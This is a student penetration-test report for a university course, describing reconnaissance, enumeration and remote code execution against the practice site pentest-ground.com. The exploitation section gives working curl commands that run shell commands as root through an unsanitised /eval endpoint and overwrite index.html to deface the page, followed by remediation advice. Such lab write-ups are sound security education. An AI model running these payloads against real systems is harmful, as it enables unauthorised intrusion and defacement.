West Visayas State University
COLLEGE OF INFORMATION AND COMMUNICATIONS TECHNOLOGY
La Paz, Iloilo City, Philippines

Penetration Testing and Exploitation Report on

Pentest-Ground

Presented to

Dr. Cheryll Ann Feliprada

West Visayas State University

La Paz, Iloilo City

In Partial Fulfillment

of the Requirements for

CIT 243

NETWORK VULNERABILITY AND ANALYSIS CONTROL

Submitted by:

Sergei Benjamin S. Tabañar

John Achilles V. Colon

May 2025

West Visayas State University
COLLEGE OF INFORMATION AND COMMUNICATIONS TECHNOLOGY
La Paz, Iloilo City, Philippines

1. Introduction

This report documents the penetration testing process conducted on **pentest-ground.com:9000,** a platform specifically designed for security testing and learning purposes. The main objective of this engagement is to assess the website's security posture, identify existing vulnerabilities, and evaluate how those vulnerabilities could potentially be exploited in a real-world scenario.

This test is classified as a **grey box** penetration test, which means the testers have partial knowledge of the system, such as login credentials or internal structures. This approach simulates an insider threat or a semi-privileged attacker who has limited access to the application or system.

The penetration testing process followed a structured methodology, including reconnaissance, vulnerability scanning, exploitation, and post-exploitation analysis. The results from this test are intended to inform security recommendations that can help improve the system's resilience against attacks.

May 2025

2. Background / Problem of the System

Pentest-ground.com:9000 is a publicly accessible web application designed for the purpose of security training, ethical hacking practice, and vulnerability assessment. It provides a controlled environment where testers can safely explore and exploit a range of security weaknesses without legal or ethical implications.

While the site is intentionally vulnerable, simulating a real-world scenario where a system has known or unknown security flaws is essential for honing penetration testing skills. The main issue being addressed is the presence of potential security vulnerabilities within the application that could lead to unauthorized access, data leakage, or system compromise if found in a production environment.


By conducting a grey box test, we are simulating a situation where an attacker has limited but meaningful information about the system, such as a user account or understanding of how the system components interact. This allows for more realistic testing of internal threats,

misconfigurations, broken authentication, and insufficient access controls.

3. Process / Steps Taken

a. Linux Setup


Installed Linux (Ubuntu) on my virtual machine for use in penetration testing then launched the terminal with root privileges.




b. Reconnaissance:

In the reconnaissance phase, the goal was to gather as much information as possible about the target system before attempting to exploit it. As this is a **grey box test**, we proceeded with **active reconnaissance**.

We performed active scanning of the target host using ***nmap*** to identify open ports, services, and technologies used. This step involved direct interaction with the target server.





Scan Results:

Port	State	Service	Version
80/tcp	Open	HTTP	nginx 1.27.5
81/tcp	Open	SSL/HTTP	nginx 1.27.5
443/tcp	Open	SSL/HTTP	nginx 1.27.5
9000/tcp	Open	SSL/HTTP	nginx 1.27.5

rDNS: 178-79-134-182.ip.linodeusercontent.com

IP Address: 178.79.134.182

Latency: 0.066s

The scan revealed that the target server is running **nginx version 1.27.5** across three ports:

Port **80:** Standard HTTP

Port **81:** SSL-enabled HTTP

Port **443:** SSL-enabled HTTP (typically used for HTTPS)

Port **9000:** SSL-enabled HTTP (typically used for HTTPS)

Most of the remaining ports (997 out of 1000) were reported as **filtered,** meaning they are being blocked by a firewall or are not responding to probes.

c. Scanning & Enumeration

Directory Enumeration(Dirsearch)

Purpose:

To enumerate hidden directories, files, and endpoints that could expose sensitive functionalities such as admin panels, configuration files, or vulnerable scripts.

Findings:

The following endpoints were discovered on https://pentest-ground.com:9000:

Status Code	Path	Notes
200	/console	Accessible; possibly an admin/debug interface.
200	/help	Public help page or documentation.

405	/search	Method Not Allowed; endpoint may exist.
405	/user	Method Not Allowed.
401	/user/admin	Requires authentication.
401	/user/admin.php	Requires authentication.
401	/user/login.php	Requires authentication.
401	/user/login.html	Requires authentication.
401	/user/login.txt	Requires authentication.
401	/user/login.js	Requires authentication.
401	/user/signup	Requires authentication.

Analysis:

The /console page returned a 200 OK, suggesting it is publicly accessible and might expose backend functionality or debug tools. This is a high-value target for further investigation.

Multiple login and signup endpoints under /user/ are protected with 401 Unauthorized. This indicates the presence of a user authentication mechanism that might be vulnerable to brute-force, credential stuffing, or session hijacking if improperly secured.

405 Method Not Allowed responses (e.g., /search) suggest these endpoints exist but may only accept methods like POST. These can be further tested with tools like **Burp Suite** or **curl** to identify functionality.

Public access to /help might reveal additional context or sensitive info depending on its contents.

d. Exploitation

During the exploitation phase of the penetration test on `https://pentest-ground.com:9000`, we successfully identified and exploited a critical Remote Code Execution (RCE) vulnerability exposed via an unauthenticated or weakly authenticated endpoint.

1. Accessing the `/console` Endpoint

Using the authentication token:

```
X-Auth-Token: b191106ea2a7cc74b713e467a4986599
```

we accessed the `/console` endpoint. This endpoint was revealed to be part of the **Werkzeug Debugger**, which is a Python web debugger that provides an interactive console capable of executing Python code on the server.

However, access to the console's execution interface was PIN-locked and therefore not directly usable.

2. Discovering the `/eval` Endpoint

Directory enumeration with dirsearch exposed an endpoint /eval. Testing this endpoint showed that it accepted GET requests with a parameter — though undocumented — that could execute Python expressions.

After several attempts using curl, we discovered the correct parameter name to be s.

```
curl -skG https://pentest-ground.com:9000/eval \
  -H "X-Auth-Token: b191106ea2a7cc74b713e467a4986599" \
  --data-urlencode "s=__import__('os').popen('id').read()"
```

This returned:

```
{
  "message": "Evaluation result: uid=0(root) gid=0(root) groups=0(root)\n"
}
```

This confirmed **command execution as the root user,** confirming the RCE vulnerability.

3. Locating the Web Root

We used the `find` command to search for the website's root HTML file:

```
curl -skG https://pentest-ground.com:9000/eval \
  -H "X-Auth-Token: b191106ea2a7cc74b713e467a4986599" \
  --data-urlencode "s=__import__('os').popen('find / -name index.html 2>/dev/null').read()"
```

This returned:

```
/usr/src/app/pages/index.html
```

4. Defacing the `index.html` File

We used the Python `open().write()` function to overwrite the contents of the `index.html` file:

```
curl -skG https://pentest-ground.com:9000/eval \
```


```
  -H "X-Auth-Token: b191106ea2a7cc74b713e467a4986599"
\
  --data-urlencode
"s=open('/usr/src/app/pages/index.html','w').write('<
h1>Hacked by Tabanar and Colon</h1>')"
```


Visiting the homepage confirmed that the page was defaced and displayed the message:

```
<h1>Hacked by Tabanar and Colon</h1>
```

This confirms a successful Remote Code Execution exploit through a misconfigured or development-only debugging endpoint, with full root access, and file system write privileges — a critical vulnerability.

West Visayas State University
COLLEGE OF INFORMATION AND COMMUNICATIONS TECHNOLOGY
La Paz, Iloilo City, Philippines





May 2025

4. Analysis and Result

The penetration test against https://pentest-ground.com:9000 was conducted using a **grey box testing** approach. The goal was to identify vulnerabilities that could be exploited to gain unauthorized access or execute arbitrary commands on the server. The process involved reconnaissance, enumeration, vulnerability identification, and exploitation.

a. Reconnaissance and Scanning

Initial reconnaissance using **Nmap** revealed three open ports:

80 (HTTP), **81** (HTTPS), and **443** (HTTPS) all running **nginx 1.27.5**

Additionally, **port 9000** was found running **nginx 1.27.5 over HTTPS**

sThe dirsearch tool identified hidden or unlisted paths such as /console, /user, and /eval, suggesting the presence of development or debug interfaces.

b. Authentication Bypass & Access to Debug Console

Using a valid `X-Auth-Token`, the `/console` endpoint rendered the **Werkzeug Debugger Interface**, which is known for its powerful capabilities. However, this console was PIN-protected, limiting direct code execution. This prompted further investigation into alternate entry points.

c. Remote Code Execution (RCE) via /eval

Testing the `/eval` endpoint confirmed it was vulnerable to **remote Python code execution**. By correctly identifying the GET parameter `s`, we successfully executed system-level commands such as `id` and `ls`, confirming that commands were run with **root privileges**.

This indicated a severe vulnerability that allowed full access to the system.

d. File System Access and Defacement

After discovering the location of the `index.html` file at `/usr/src/app/pages/index.html`, a write operation was carried out using the `open().write()` function. The

contents of the website's main page were successfully altered, confirming:

- **Full file system write access.**
- **Persistent modification capability**

Summary of Key Findings

Vulnerability	**Risk Level**	**Impact**
Werkzeug Debug Console	High	Debug interface exposed publicly
/eval RCE	Critical	Unauthenticated root command execution
File system access	Critical	Unauthorized persistent modifications

Missing Input Sanitization	High	Code evaluation endpoint without validation

These results demonstrate that the system is highly vulnerable to exploitation and could be fully compromised by an attacker with minimal access.

5. Recommendations

Based on the critical vulnerabilities identified during the penetration test of https://pentest-ground.com:9000, we strongly recommend the following remediation steps:

1. Remove Debug Interfaces from Production

Disable the Werkzeug Debugger Console (/console) in production environments.

Debugging interfaces should only be accessible during development and restricted via internal access controls (e.g., localhost only).

2. Remove or Secure `/eval` Endpoint

Immediately **remove the `/eval` endpoint.** Executing arbitrary Python code from user input is extremely dangerous and should never be exposed to the public.

If evaluation functionality is required for development, ensure it's:

- **Disabled in production**
- **Protected by strict authentication and IP whitelisting**
- **Sanitized** to prevent arbitrary code execution

3. Restrict File System Access

Limit application-level write access to critical files like `index.html`.

Implement **access control** and **AppArmor/SELinux** policies to prevent unauthorized write access.

4. Implement Proper Authentication and Authorization

The `X-Auth-Token` mechanism is insecure if not properly generated or protected.

Use robust authentication standards such as:

- **OAuth2**
- **JWT (with expiration and scope control)**
- **Multi-factor Authentication (MFA) for sensitive endpoints**

5. Conduct Regular Code Reviews and Security Audits

All endpoints should be reviewed to avoid accidental exposure of internal tools and functions.

Integrate security testing (e.g., SAST, DAST) into the CI/CD pipeline.

6. Use Web Application Firewalls (WAFs)

Employ WAFs to detect and block common attack patterns, such as command injection and unauthorized access to admin/debug interfaces.

7. Keep Dependencies and Frameworks Updated

The server uses **nginx 1.27.5**. Ensure all components (web server, framework, middleware) are up to date and maintained.

Monitor CVE databases for any known vulnerabilities in used technologies.

By implementing the recommendations above, the risk of critical exploitation — including full server takeover — will be greatly mitigated.

6. References & Resources

CIRT.net. (n.d.). Nikto2. https://cirt.net/Nikto2

Curl Project. (n.d.). curl - Manual. https://curl.se/docs/manual.html

Mozilla Developer Network. (n.d.). HTTP headers. https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers

Nmap Project. (n.d.). Nmap reference guide.

https://nmap.org/book/man.html

OWASP Foundation. (n.d.). OWASP testing guide v4.

https://owasp.org/www-project-web-security-testing-guide/latest/

OWASP Foundation. (n.d.). OWASP Top 10 – 2021.

https://owasp.org/Top10/

Pentest-Ground. (n.d.). Pentest-Ground practice site.

https://pentest-ground.com

Pallets Projects. (n.d.). Werkzeug debugger.

https://werkzeug.palletsprojects.com/en/latest/debug/#debugger

TryHackMe. (n.d.). Learn ethical hacking.

https://tryhackme.com/

Offensive Security. (n.d.). Hack The Box.

https://www.hackthebox.com/

Maurosoria. (n.d.). Dirsearch. GitHub.

https://github.com/maurosoria/dirsearch

MITRE Corporation. (n.d.). CVE – Common vulnerabilities and exposures. https://cve.mitre.org/